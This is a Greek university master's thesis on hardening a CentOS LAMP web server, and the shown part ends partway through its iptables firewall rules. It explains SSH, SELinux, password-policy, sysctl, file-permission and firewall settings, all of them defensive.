ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Π.Μ.Σ “Τεχνοοικονομική Διοίκηση & Ασφάλεια Ψηφιακών Συστημάτων”

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

SECURE LAMP SERVER

ΚΩΝΣΤΑΝΤΙΝΟΣ ΓΕΩΡΓΟΛΟΠΟΥΛΟΣ

ΙΟΥΛΙΟΣ 2015

Επιβλέπων Καθηγητής

Αναπληρωτής Καθηγητής Κωνσταντίνος Λαμπρινουδάκης,

Πανεπιστήμιο Πειραιώς

Περιεχόμενα

Πίνακας εικόνων

Εισαγωγή

Στα πλαίσια της συγκεκριμένης διπλωματικής εργασίας καλούμαστε να δημιουργήσουμε ένα ασφαλές Linux περιβάλλον που στόχο έχει την λειτουργία του ως ένας εξυπηρετητής ιστοσελίδων (web server). Θα βασιστούμε στο LAMP (Linux Apache MySQL PHP). Αυτές οι τέσσερις τεχνολογίες συνεργάζονται άψογα μεταξύ τους.

Στο πρώτο και δεύτερο κεφάλαιο θα αναφερθούμε στην δομή του Linux και τις επιμέρους τεχνολογίες που θα χρησιμοποιήσουμε με σκοπό να μπορούν να φιλοξενηθούν οι εκάστοτε ιστοσελίδες. Στο τρίτο κεφάλαιο θα παραθέσουμε τις ρυθμίσεις που είναι απαραίτητο να γίνουν ώστε να προσθέσουμε ένα επιπλέον επίπεδο ασφαλείας και να κάνουμε το σύστημα μας πιο ανθεκτικό σε επιθέσεις. Στο τέταρτο κεφάλαιο θα πραγματοποιήσουμε ένα μεγάλο εύρος επιθέσεων ώστε να επιβεβαιώσουμε τις ρυθμίσεις που κάναμε νωρίτερα και στο τέλος θα κλείσουμε αναφέροντας τα συνολικά συμπεράσματα.

Κεφάλαιο 1. Linux Operating System

Το Linux είναι μία από τις δημοφιλέστερες εκδόσεις του λειτουργικού συστήματος UNIX. Είναι ανοικτού κώδικα και ο κώδικας του είναι ελεύθερα διαθέσιμος. Το Linux σχεδιάστηκε ώστε να είναι συμβατό με το UNIX. Έτσι η λειτουργικότητα του είναι παρόμοια.


Συστατικά του λειτουργικού συστήματος Linux

Λειτουργικό σύστημα Linux θα μπορούσαμε να το χωρίσουμε σε τρία κυρίως μέρη.

Kernel (Πυρήνας): Ο πυρήνας είναι το βασικό μέρος του Linux. Είναι υπεύθυνος για όλες τις σημαντικές δραστηριότητες του λειτουργικού συστήματος. Αποτελείται από διάφορες ενότητες και αλληλεπιδρά άμεσα με το υλικό. Ο πυρήνας παρέχει την απαιτούμενη διεπαφή έτσι ώστε να κρύψει λειτουργίες χαμηλού επιπέδου του hardware που αφορούν λειτουργίες του συστήματος ή των εφαρμογών

System Library (Βιβλιοθήκες συστήματος): Οι βιβλιοθήκες του συστήματος είναι ειδικές λειτουργίες ή προγράμματα που χρησιμοποιούν άλλα προγράμματα με σκοπό να αποκτήσουν πρόσβαση σε λειτουργίες του πυρήνα. Αυτές οι βιβλιοθήκες υλοποιούν τις περισσότερες από τις λειτουργίες του λειτουργικού συστήματος.

System Utility: Βοηθητικά προγράμματα του συστήματος που είναι υπεύθυνα για εξειδικευμένες εργασίες σε διαφορετικά επίπεδα του λειτουργικού.



Εικόνα 1 Δομή Λειτουργικού Συστήματος Linux

Βασικές Λειτουργίες

Παρακάτω καταγράφονται οι βασικότερες λειτουργίες του συστήματος Linux

Portable -Φορητότητα σημαίνει ότι το λογισμικό μπορεί να τρέξει σε διαφορετικού τύπου hardware.

Open Source -Ο πηγαίος κώδικας είναι ελεύθερα διαθέσιμος και η εξέλιξή του υποστηρίζεται από την κοινότητα. Πολλές ομάδες συνεργάζονται με στόχο την εξέλιξη και την περεταίρω

βελτίωση,

Multi-User -Το Linux είναι ένα σύστημα που υποστηρίζει πολλούς χρήστες οι οποίοι μπορούν να αιτούνται και να διαμοιράζονται του πόρους του όπως μνήμη, ram, και εφαρμογές ταυτόχρονα.

Multiprogramming -Το Linux αποτελεί ένα πολυπρογραμματιστικό περιβάλλον στο οποίο πολλά διαφορετικά προγράμματα εκτελούνται παράλληλα.

Hierarchical File System - Το Linux έχει ένα ιεραρχικά οργανωμένο σύστημα αρχείων.

Shell - Στο Linux υπάρχει ένα πρόγραμμα διερμηνέας μέσο του οποίου μπορούν τα εκτελεστούν εντολές του συστήματος.

Security -Η ασφάλεια των χρηστών στο Linux προστατεύεται με συνθηματικά και υπάρχει επίσης η δυνατότητα κρυπτογράφησης των αρχείων του χρήστη.

Κεφάλαιο 2. CentOS & LAMP Server

Linux (CentOS)

Το CentOS (Community ENTerprise Operating System) είναι ένα ελεύθερο λειτουργικό σύστημα, ανοιχτού κώδικα που αποτελείται από τον πηγαίο κώδικα του Red Hat Enterprise Linux (RHEL). Είναι μια εξαιρετικά ευέλικτη και σταθερή πλατφόρμα, με χαρακτηριστικά την συμβατότητα σε υλικό και λογισμικό, την ασφάλεια, την επεκτασιμότητα, την σταθερότητα και την υψηλή απόδοση. Προορίζεται κυρίως για χρήση σε εμπορικά περιβάλλοντα όπου η σταθερότητα είναι σημαντική. Υποστηρίζει μόνο x86 (32-bit) και x86-64 (AMD's AMD64 and Intel's EM64T, 64-bit) αρχιτεκτονικές. Το CentOS είναι ιδανικό για χρήση σε server ή σαν λειτουργικό σε υπολογιστές γραφείου. Παρέχει άμεση λειτουργικότητα με τα υπάρχοντα λειτουργικά συστήματα, των Windows και Unix προσδίδοντας έτσι ακόμη μεγαλύτερη προσαρμοστικότητα στις διαθέσιμες εφαρμογές του συστήματος.

Για την ανάγκες μας έχουμε επιλέξει την έκδοση CentOS-7.0-1406-x86_64-Minimal. Η συγκεκριμένη έκδοση έχε το μικρότερο δυνατό αριθμό εγκατεστημένων προγραμμάτων και λειτουργιών. Δεν παρέχει γραφικό περιβάλλον και απευθύνεται κυρίως σε χρήστες που έχουν προηγούμενη εμπειρία και επαφή με το λειτουργικό σύστημα Unix.

Ο όρος LAMP αναφέρεται σε τρία βασικά συστατικά που λειτουργούν εξαιρετικά καλά μαζί για τη φιλοξενία ιστοσελίδων σε συνδυασμό με βάση δεδομένων. Ο όρος LAMP είναι ένα αρκτικόλεξο για το Linux, Apache, MySQL και PHP. Αυτές οι τέσσερις τεχνολογίες χρησιμοποιούνται για τη δημιουργία ενός διακομιστή που μπορεί να συνδεθεί στο διαδίκτυο και να επικοινωνούν οι χρήστες με τη χρήση ενός φυλλομετρητή (web browser).

Apache Web Server

Ο Apache είναι ο πιο διαδεδομένος web server που χρησιμοποιείται στο διαδίκτυο. Είναι δημιουργία του Apache Software Foundation, μιας παγκόσμιας ομάδας προγραμματιστών. Ο Apache διατίθεται δωρεάν σε όποιον θέλει να τον κατεβάσει και να τον εγκαταστήσει. και λειτουργεί σε μία εκπληκτική ποικιλία από διαφορετικά λειτουργικά συστήματα.

MySQL

Η MySQL (Structured Query Language) είναι το δεύτερο πιο δημοφιλές σύστημα διαχείρισης σχεσιακών βάσεων δεδομένων στον κόσμο (RDBMS) και νούμερο ένα ανοικτού κώδικα. Είναι στην πραγματικότητα μια γλώσσα με καλά καθορισμένη σύνταξη και σκοπό να παρέχει έναν τρόπο για τους χρήστες να ζητούν πληροφορίες για τα δεδομένα τους. Οι κυριότεροι εμπορικοί ανταγωνιστές της είναι η Oracle και Microsoft SQL Server.

PHP

Η PHP είναι μια γλώσσα προγραμματισμού, που συχνά ονομάζεται γλώσσα δέσμης ενεργειών και χρησιμοποιείται σε web εφαρμογές. Η επιτυχία της σε σύγκριση με τις εμπορικές

εναλλακτικές λύσεις έγκειται στην ταχύτητα εκτέλεσης της, το μικρό μέγεθος κώδικα, στην πολυπλατφορμική υποστήριξη, στην καθαρή και ευέλικτη σύνταξη και στη συνεχή ανάπτυξη της από την Zend.

Εικόνα 2 LAMP (Linux Apache MySQL PHP)

Κεφάλαιο 3. Hardening

Στην πληροφορική, ο όρος hadrening είναι η διαδικασία παραμετροποίησης των ρυθμίσεων ασφαλείας ενός συστήματος με στόχο τη μείωση των ευπαθειών. Ένα σύστημα κατά κύριο λόγο είναι πιο ευπαθές ανάλογα με τον αριθμό των λειτουργιών που πραγματοποιεί. Όσο περισσότερες είναι οι λειτουργίες τόσο μεγαλύτερη είναι η πιθανότητα εμφάνισης κάποιας ευπάθειας. Με σκοπό την μείωση του κινδύνου, αποτελεί κοινή τακτική η αφαίρεση περιττού λογισμικού, περιττών χρηστών του συστήματος ή συνδέσεων και η απενεργοποίηση ή κατάργηση περιττών υπηρεσιών.

Υπάρχουν διαφορετικές προσεγγίσεις που μπορεί να ακολουθηθούν ώστε να κάνουμε harden ένα Linux λειτουργικό σύστημα. Αυτό μπορεί να περιλαμβάνει, μεταξύ άλλων, την ενσωμάτωση ενός patch ασφάλειας για τον πυρήνα, όπως το Exec Shield, το κλείσιμο των δικτυακών θυρών, την εγκατάσταση συστημάτων ανίχνευσης εισβολών και firewalls. Υπάρχουν επίσης, έτοιμα script και εργαλεία όπως το Linux Bastille που με φιλικό τρόπο προς τον χρήση παραμετροποιούν το σύστημα ανάλογα με της ανάγκες του. Εμείς για την παρούσα εργασία θα χωρίσουμε την διαδικασία του hardening σε τεσσερις ενότητες. Η πρώτη αφορά το λειτουργικό σύστημα που είναι ένας από τους σημαντικότερους τομείς. Η δεύτερη αφορά τον Apache web server, η τρίτη την γλώσσα προγραμματισμού PHP και τέλος την MySQL. Όλα τα παραπάνω θα μελετηθούν και θα αξιολογηθούν στα παρακάτω κεφάλαια.

Hardening Λειτουργικού συστήματος Linux (CentOS)

Keep System updated

Είναι ίσως ο πιο απλός αλλά και αποτελεσματικός τρόπος ώστε να προσθέσουμε ένα σημαντικό επίπεδο ασφαλείας στο σύστημά μας. Το να έχουμε το σύστημά μας ενημερωμένο θα μας προστατέψει από ένα μεγάλο αριθμό απειλών.

```
# yum update
# yum check-update
```

Remote access configuration

Καθώς αναφερόμαστε σε διακομιστή (server) το πολύ σημαντικό είναι να προσέξουμε είναι το πως θα μπορούμε να αποκτήσουμε απομακρυσμένη πρόσβαση στο σύστημά μας. Τα πρωτόκολλα Telnet και rlogin δεν προσφέρουν κάποιο επίπεδο ασφαλείας καθώς η επικοινωνία γίνεται με απλό κείμενο (plain text). Καλό λοιπόν είναι να αποφεύγονται. Αντίθετα το SSH είναι ένα ασφαλές πρωτόκολλο που κρυπτογραφεί τα δεδομένα κατά την επικοινωνία με τον διακομιστή. Εδώ θα επικεντρωθούμε και θα ρυθμίσουμε κατάλληλα αυτή την υπηρεσία ώστε να είναι ασφαλέστερη. Δεν πρέπει να ξεχνάμε ότι 100% ασφάλεια δεν υπάρχει. Στο παρακάτω κατάλογο βρίσκεται το κύριο αρχείο με τις ρυθμίσεις του SSH.

/etc/ssh/sshd_config

Εκεί κάνουμε τις παρακάτω αλλαγές

PermitRootLogin no
Απενεργοποίηση της απομακρυσμένης πρόσβασης για τον root χρήστη

AllowUsers username
Χορήγηση πρόσβασης μόνο για συγκεκριμένους χρήστες

Protocol 2
Χρήση μόνο του πρωτοκόλλου ssh2

Lockdown Cronjobs

Το cronjob είναι μία υπηρεσία που σκοπό έχει τον προγραμματισμό αυτοματοποιημένων εργασιών στο σύστημά μας. Εδώ μπορούμε να ορίσουμε ποιοί χρήστες θα έχουν δικαιώματα στην συγκεκριμένη υπηρεσία. Από την πλευρά της ασφάλειας μια τέτοια υπηρεσία καλό είναι να μην χρησιμοποιείται. Έτσι αποτρέπουμε σε όλους τους χρήστες την εν λόγο υπηρεσία.

 # echo ALL >>/etc/cron.deny

Turn on Security-Enhanced Linux (SELinux)

Το SELinux είναι ένα επιπρόσθετος μηχανισμός ασφάλειας του πυρήνα. Ειδικά για επαγγελματικά περιβάλλοντα πρέπει να είναι ενεργοποιημένο. Προσφέρει τρείς διαφορετικές επιλογές λειτουργίας. Enforcing , Permissive και Disabled.

Enforcing: Αυτή είναι η προεπιλεγμένη λειτουργία, που επιβάλει την πολιτική ασφάλειας στο σύστημα.

Permissive: Σε αυτή τη λειτουργία, το SELinux δεν θα επιβάλει την πολιτική της ασφάλειας στο σύστημα, μόνο θα καταγράφει και θα δημιουργεί ενημερωτικά μηνύματα. Αυτή η λειτουργία είναι πολύ χρήσιμη στην διάρκεια της ρύθμισης και τις αποσφαλμάτοσης.

Disabled: Με την συγκεκριμένη ρύθμιση απενεργοποιούμε τελείως το SELinux.

Προκειμένου να δούμε σε ποιά κατάσταση βρίσκεται το SELinux δίνουμε την παρακάτω εντολή

 # sestatus

Για να αλλάζουμε ρύθμιση πληκτρολογούμε ανάλογα με το επιλογή που θέλουμε.

 # setenforce enforcing

Remove KDE/GNOME Desktops

Ένα σύστημα που λειτουργεί ως διακομιστής δεν χρειάζεται να έχει γραφικό περιβάλλον. Το CentOS minimal έρχεται χωρίς γραφικό περιβάλλον οπότε δεν θα χρειαστεί να το αφαιρέσουμε.

Turn Off Ipv6

Εάν δεν κάνουμε χρήση του πρωτοκόλλου IPv6 δεν υπάρχει κανένας λόγος να το έχουμε ενεργοποιημένο. Ανοίγοντας τις ρυθμίσεις δικτύου με κάποιο κειμενογράφο απενεργοποιούμε το IPv6

 # vi /etc/sysconfig/network

NETWORKING_IPV6=no
IPV6INIT=no

Passwords Policy

Η πολιτική των συνθηματικών είναι ίσως ο σημαντικότερος παράγοντας ασφάλειας οποιουδήποτε συστήματος. Έτσι πρέπει να τηρούνται συγκεκριμένοι κανόνες κατά την δημιουργία των συνθηματικών αλλά και κατά την διάρκεια χρήσης τους. Στο λειτουργικό σύστημα linux τα συνθηματικό των χρηστών βρίσκονται κρυπτογραφημένα στο αρχείο /etc/shadow

Enforcing Stronger Passwords

Τα συνθηματικά των χρηστών πρέπει να είναι “δυνατά” για να μην μπορεί κάποιος κακόβουλος με επιθέσεις εξαντλητικής αναζήτησης ή επιθέσεις λεξικού να τα αποκαλύψει. Έτσι ορίζουμε κάποιες δικλίδες ασφαλείας ώστε να μην επιτρέπουμε την δημιουργία συνθηματικών που να θεωρούνται αδύναμα. Ανοίγουμε το αρχείο με ένα κειμενογράφο και προσθέτουμε την παρακάτω γραμμή

 # vi /etc/pam.d/system-auth

/lib/security/$ISA/pam_cracklib.so retry=3 minlen=8 lcredit=-1 ucredit=-2 dcredit=-2 ocredit=-1

Στις παραπάνω ρυθμίσεις το minlen αποτελεί το ελάχιστο μέγεθος που μπορεί να έχει το συνθηματικό, το lcredit, ucradit, dcredit και ocredit αντιπροσωπεύουν τα πεζά γράμματα (lowercase), κεφαλαία (Uppercase), δεκαδικά ψηφία (decimal) και τέλος οποιοδήποτε άλλο χαρακτήρα (other). Αυτό που είναι σημαντικό να ξεκαθαρίσουμε είναι ότι θέτοντας lcradid=-1 θα πρέπει να έχουμε τουλάχιστον ένα πεζό χαρακτήρα στο συνθηματικό μας. Αν θέσουμε -2 θα πρέπει να έχουμε τουλάχιστον δύο και ούτω καθ’ εξής. Το σημαντικότερο όταν δημιουργούμε μία πολιτική συνθηματικών είναι να μπορούμε να βρούμε την χρυσή τομή ανάμεσα στο εύκολο

συνθηματικό και σε κάποιο που μπορεί να είναι μεν ασφαλές αλλά να μπορούν οι χρήστες να το θυμούνται.

Password Expiration

Ο δεύτερος παράγοντας ασφαλείας των συνθηματικών είναι η περίοδος ζωής του. Απαραίτητο είναι να αλλάζουν τα συνθηματικά μετά από ορισμένο χρονικό διάστημα. Με αυτό των τρόπο ελαχιστοποιούμε σημαντικά τις πιθανότητες κάποιος κακόβουλος να αποκαλύψει το συνθηματικό μας, αφού του δίνουμε πολύ μικρότερο χρονικό περιθώριο. Έτσι λοιπόν ορίζουμε τον παρακάτω κανόνα.

#chage -M 60 -m 7 -W 7 userName

Η παράμετρος –M είναι ο μέγιστος αριθμός σε ημέρες μετά από τον οποίο θα πρέπει να αλλάξουμε συνθηματικό διαφορετικά δεν θα έχουμε πρόσβαση στο σύστημά μας. Η παράμετρος –m είναι ο ελάχιστος αριθμός ημερών ενώ η τελευταία παράμετρος –W ρυθμίζει πόσες μέρες πριν την λήξη του συνθηματικού θα ειδοποιούμαστε για την ημερομηνία λήξης του.

Monitor User Activities

Σε περιπτώσεις που το σύστημα χρησιμοποιείται από πολλούς χρήστες καλό είναι να έχουμε εποπτεία των ενεργειών και κινήσεων του εκάστοτε χρήστη για λόγους ασφάλειας αλλά και επίδοσης του συστήματος μας. Οι παραπάνω ενέργειες καταγράφονται από δυο εργαλεία, το psacct και το acct που τρέχουν στο παρασκήνιο του συστήματος και κάνουν μία πλήρη καταγραφή όχι μόνο των ενεργειών αλλά και των πόρων που καταναλώνουν υπηρεσίες όπως ο apache, η MySQL και ο SSH server.

Για να εγκαταστήσουμε τα παραπάνω εργαλεία δίνουμε τις εντολές.

 # yum install psacct
 # apt-get install acct

Μετά την εγκατάσταση πρέπει να ενεργοποιήσουμε τα εργαλεία. Αρχικά βλέπουμε την κατάσταση (disabled) που είναι και η προεπιλεγμένη. Στην συνέχεια δίνοντας την κατάλληλη εντολή αλλάζουμε την κατάσταση ώστε να αρχίσει η διαδικασία τις καταγραφής.

 # /etc/init.d/psacct status
Process accounting is disabled.
 # chkconfig psacct on
 # /etc/init.d/psacct start
Starting process accounting:

Review Logs Regularly

Βλέποντας τις καταγραφές (logs) αποκτάμε μία πλήρη εικόνα για το τι ακριβώς συμβαίνει στο σύστημα μας. Όταν αντιμετωπίζουμε κάποιο πρόβλημα είναι το πρώτο πράγμα που πρέπει να κοιτάξουμε για να βρούμε την αιτία. Παρακάτω είναι τα κυριότερα αρχεία καταγραφών.

/var/log/message *– Μηνύματα συστήματος.*
/var/log/auth.log *– Μηνύματα αυθεντικοποίησης.*
/var/log/kern.log *– Μηνύματα πυρήνα.*
/var/log/maillog *– Μηνύματα του mail server.*
/var/log/boot.log *– Μηνύματα σχετικά με την εκκίνηση του συστήματος (System boot).*
/var/log/mysqld.log *– Μηνύματα της MySQL βάσεις δεδομένων.*
/var/log/secure *– Μηνύματα αυθεντικοποίησης.*
/var/log/utmp *or* ***/var/log/wtmp*** *: Login records file.*
/var/log/yum.lo*g Μηνύματα για τοYum*

Keep /boot as read-only

Τα αρχεία που σχετίζονται με τον πυρήνα βρίσκονται στον κατάλογο /boot. Ο συγκεκριμένος κατάλογος έχει δικαιώματα ανάγνωσης και εγγραφής (read-write). Η αλλαγή του σε κατάλογο με δικαίωμα μόνο ανάγνωσης θα μπορούσε να προστατέψει σε περίπτωση που κάποιος κακόβουλος θα θελήσει να τροποποιήσει κρίσιμα αρχεία που σχετίζονται την εκκίνηση του συστήματος. Σε περίπτωση που θέλουμε να αναβαθμίσουμε το σύστημα θα πρέπει πρώτα να επαναφέρουμε τα αρχικά δικαιώματα. Ανοίγουμε το αρχείο fstab και προσθέτουμε την παρακάτω γραμμή στο τέλος του.

```
# vi /etc/fstab
LABEL=/boot     /boot     ext2     defaults,ro     1 2
```

Narrow Down right for system files and folders

Παρακάτω αναγράφονται κάποιες ρυθμίσεις δικαιωμάτων σε φακέλους και σε σημαντικά αρχεία του συστήματος που καλό είναι να ακολουθούνται.

```
chmod 700 /root
chmod 700 /var/log/audit
chmod 740 /etc/rc.d/init.d/iptables
chmod 740/sbin/iptables
chmod –R 700 /etc/skel
chmod 600 /etc/rsyslog.conf
chmod 640 /etc/security/access.conf
chmod 640 /etc/sysctl.conf
```

Hardening /etc/sysctl.conf

Το sysctl αποτελεί μια διεπαφή που μας δίνει την δυνατότητα να πραγματοποιούμε αλλαγές στον πυρήνα του λειτουργικού συστήματος. Αφορά ρυθμίσεις ασφαλείς για το TCP/IP, για την εικονική μνήμη καθώς και στο να εμποδίσει ένα σημαντικό αριθμό επιθέσεων. Ποιο συγκεκριμένα λοιπόν μπορούμε να ορίσουμε τον μέγιστο αριθμό δικτυακών συνδέσεων που θα εξυπηρετεί ο διακομιστής μας, να προστατευθούμε από επιθέσεις πλημύρας (syn flood attacks), να ενεργοποιήσουμε μηχανισμούς ενάντια στην πλαστογραφία των IP πακέτων καθώς και να πραγματοποιήσουμε μία εκτενέστερη καταγραφή κακόβουλων πακέτων που έχουν αποδέκτη τον διακομιστή μας. Το αρχείο ρυθμίσεων βρίσκεται στον κατάλογο /etc/sysctl.conf και μπορεί να τροποποιηθεί με τον κατάλληλό κειμενογράφο. Θα αναφέρουμε μερικές από τις βασικότερες ρυθμίσεις.

*# The following is suitable **for** dedicated web server, mail, **ftp** server etc.*
 # --
 # BOOLEAN Values:
*# a**)** 0 **(**zero**)** - disabled / no / false*
*# b**)** Non zero - enabled / **yes** / true*
 # --
 # Controls IP packet forwarding
net.ipv4.ip_forward = 0

*# Controls **source** route verification*
net.ipv4.conf.default.rp_filter = 1

*# Do not accept **source** routing*
net.ipv4.conf.default.accept_source_route = 0

 # Controls the System Request debugging functionality of the kernel
kernel.sysrq = 0

 # Controls whether core dumps will append the PID to the core filename
*# Useful **for** debugging multi-threaded applications*
kernel.core_uses_pid = 1

 # Controls the use of TCP syncookies
#net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_synack_retries = 2

########## IPv4 networking start ##############
*# Send redirects, **if** router, but this is just server*

net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0

 # Accept packets with SRR option? No
net.ipv4.conf.all.accept_source_route = 0

 # Accept Redirects? No, this is not router
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.secure_redirects = 0

 # Log packets with impossible addresses to kernel log? yes
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.secure_redirects = 0

 # Ignore all ICMP ECHO and TIMESTAMP requests sent to it via broadcast/multicast
net.ipv4.icmp_echo_ignore_broadcasts = 1

 # Prevent against the common 'syn flood attack'
net.ipv4.tcp_syncookies = 1

*# Enable **source** validation by reversed path, **as** specified **in** RFC1812*
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.rp_filter = 1

########## IPv6 networking start ##############
*# Number of Router Solicitations to send **until** assuming no routers are present.*
 # This is host and not router
net.ipv6.conf.default.router_solicitations = 0

*# Accept Router Preference **in** RA?*
net.ipv6.conf.default.accept_ra_rtr_pref = 0

*# Learn Prefix Information **in** Router Advertisement*
net.ipv6.conf.default.accept_ra_pinfo = 0

 # Setting controls whether the system will accept Hop Limit settings from a router advertisement
net.ipv6.conf.default.accept_ra_defrtr = 0

#router advertisements can cause the system to assign a global unicast address to an interface

*net.ipv6.conf.default.**autoconf** = 0*

#how many neighbor solicitations to send out per address?
net.ipv6.conf.default.dad_transmits = 0

 # How many global unicast IPv6 addresses can be assigned to each interface?
net.ipv6.conf.default.max_addresses = 1

########## IPv6 networking ends ##############

#Enable ExecShield protection
kernel.exec-shield = 1
kernel.randomize_va_space = 1

 # TCP and memory optimization
*# increase TCP max buffer **size** setable using setsockopt**()***
#net.ipv4.tcp_rmem = 4096 87380 8388608
#net.ipv4.tcp_wmem = 4096 87380 8388608

 # increase Linux auto tuning TCP buffer limits
#net.core.rmem_max = 8388608
#net.core.wmem_max = 8388608
#net.core.netdev_max_backlog = 5000
#net.ipv4.tcp_window_scaling = 1

*# increase system **file** descriptor limit*
fs.file-max = 65535

*#Allow **for more** PIDs*
kernel.pid_max = 65536

#Increase system IP port limits
net.ipv4.ip_local_port_range = 2000 65000

Minimize Software to Minimize Vulnerability

Μία από τις ποιο αποτελεσματικές πρακτικές είναι το να έχουμε όσο το δυνατών λιγότερα προγράμματα εγκατεστημένα στο σύστημα μας. Έτσι ελαχιστοποιούμε την πιθανότητα να γίνουμε θύματα μίας επίθεσης από διάφορα bug που ενδέχεται να βρεθούν στο λογισμικό. Αυτό το επιτυγχάνουμε σε ένα μεγάλο βαθμό χρησιμοποιώντας την minimal έκδοση του CentOS. Για περεταίρω όμως προγράμματα μπορούμε να χρησιμοποιήσουμε τις εντολές για να

δούμε τα εγκατεστημένα προγράμματα και στην συνέχεια να απεγκαταστήσουμε αυτά που δεν χρειαζόμαστε.

 # yum list installed
 # yum list packageName
 # yum remove packageName

Enable Iptables

Το netfilter αποτελεί για το λειτουργικό σύστημα Linux μια υλοποίηση ισχυρού και ευέλικτου αναχώματος ασφαλείας επιπέδου δικτύου, περιλαμβάνει ένα σύνολο από ρουτίνες και αποτελεί τμήμα του πυρήνα (kernel). Το iptables αποτελεί ένα πρόγραμμα που αξιοποιεί ουσιαστικά τις ρουτίνες του netfilter και λειτουργεί πλήρως από τη γραμμή εντολών του λειτουργικού. Το iptables όπως και κάθε ανάχωμα ασφαλείας επιπέδου δικτύου, εξετάζει το header του εκάστοτε πακέτου, απορρίπτοντας ή αποδέχοντας τα πακέτα με βάση το πρωτόκολλο, τα source-destination ip addresses και source-destination ports. Δίνει επίσης τη δυνατότητα της ανακατεύθυνσης του network traffic (πχ. nat , port forwarding). Όλες αυτές οι ενέργειες πραγματοποιούνται μέσα στους πίνακες (tables) και τις αλυσίδες (chains). Στο iptables η πολιτική ασφαλείας που θα ακολουθήσουμε δεν ορίζεται μεμονωμένα για όλο το firewall. Κάθε αλυσίδα μπορεί να έχει την δική τις πολιτική. Έτσι πετυχαίνουμε μεγαλύτερη ευχρηστία και έχουμε την δυνατότητα να ρυθμίσουμε το firewall με μεγαλύτερη ευκολία.

**filter*
:INPUT DROP [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:ICMP - [0:0]
:Invalid - [0:0]
:SSH - [0:0]
:HTTP - [0:0]
Filter Table :
iptables -A INPUT -i lo -j ACCEPT

Αποδεχόμαστε τα πακέτα που καταφθάνουν στο firewall από το loopback interface.

iptables -A INPUT -f -j DROP

Πολλές επιθέσεις εκμεταλλεύονται το packet fragmentation προσπαθώντας να παρακάμψουν τους μηχανισμούς ασφαλείας και κατά επέκταση τα firewall. Επομένως απορρίπτουμε τα fragmented πακέτα.

iptables -A INPUT -m state --state INVALID -j Invalid
iptables -A INPUT -p icmp -j ICMP
iptables -A INPUT -p tcp -m tcp --dport 22 -j SSH
iptables -A INPUT -p tcp -m tcp --dport 80 -j HTTP

Με τους παραπάνω κανόνες διαχωρίζουμε και προωθούμε τα πακέτα σύμφωνα με το αντίστοιχο πρωτόκολλο άλλα και το destination port στις αλυσίδες που έχουμε δημιουργήσει νωρίτερα.

iptables -A INPUT -p tcp -m tcp --dport 23 -m limit --limit 12/m -j LOG --log-prefix "SYN Packet on port 23/Port Scan"
iptables -A INPUT -p tcp -m tcp --dport 88 -m limit --limit 12/m -j LOG --log-prefix "SYN Packet on port 88/Port Scan"
iptables -A INPUT -p tcp -m tcp --dport 2598 -m limit --limit 12/m -j LOG --log-prefix "SYN Packet on port 2598/Port Scan"

Εδώ έχουμε δημιουργήσει ένα κανόνα ώστε να μπορούμε να αναγνωρίσουμε τα Syn scans που έχουν ως στόχο τον web-server μας. Καθώς δεν είναι εφικτό να απαγορεύσουμε την αποστολή των syn πακέτων αφού αποτελών το πρώτο πακέτο για την εγκαθίδρυση μιας σύνδεσης αυτό που προσπαθούμε να πετύχουμε είναι να καταγράψουμε τα syn πακέτα που έρχονται σε άλλα ports διαφορετικά από το port 80 που είναι το port για το http πρωτόκολλο. Όταν ένας επιτιθέμενος πραγματοποιεί ένα port scan σαρώνει ένα μεγάλο εύρος από ports, συνήθως από το 0 έως το 1000 αλλά σε μερικές περιπτώσεις μπορεί να ελέγξει πολύ περισσότερα ports.

Με τον παραπάνω κανόνα λοιπόν όταν θα καταγραφεί ένα πακέτο στα logs που έχει destination port το 23,88 ή 2598 αυτό αυτόματα σημαίνει ότι κάποιος πραγματοποιεί ένα port scan εφόσον δεν υπάρχει κάποια υπηρεσία στο συγκεκριμένο port. Καλό είναι να έχουμε περισσότερες από ένα port σαν “παγίδα” για να μπορούμε να εξάγουμε συμπεράσματα με μεγαλύτερη ακρίβεια

#===========Drop UDP packet with no content==================#
iptables -A INPUT -p udp -m limit --limit 6/hour --limit-burst 1 -m length --length 0:28 -j LOG --log-prefix "Zero UDP Length "
iptables -A INPUT -p udp -m length --length 0:28 -j DROP

Τα περισσότερα port scanner όπως το nmap είναι προκαθορισμένα όταν πραγματοποιούν udp port scan να θέτουν μηδενικό payload στα πακέτα που θα στείλουν προκειμένου να αναγνωρίσουν τον στόχο τους. Έτσι με το αυτό τον κανόνα καταγράφουμε τα udp πακέτα που έρχονται με μηδενικό payload και στην συνέχεια τα απορρίπτουμε. Φυσικά ο επιτιθέμενος μπορεί να θέσει bytes στο payload, όμως εμείς αποσκοπούμε στο να ελαχιστοποιήσουμε την

πληροφορία που θα εξάγει ο επιτιθέμενος ή κάποιο αυτοματοποιημένο script που στοχεύει στο να ανακαλύψει ανοικτά udp ports σε πολλούς host ταυτόχρονα.

iptables -A HTTP -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -A HTTP -p tcp -m tcp -m state --state NEW -m recent --update --seconds 60 --hitcount 20 --rttl --name HTTP --rsource -j DROP
iptables -A HTTP -p tcp -m tcp -m state --state NEW -m recent --set --name HTTP --rsource
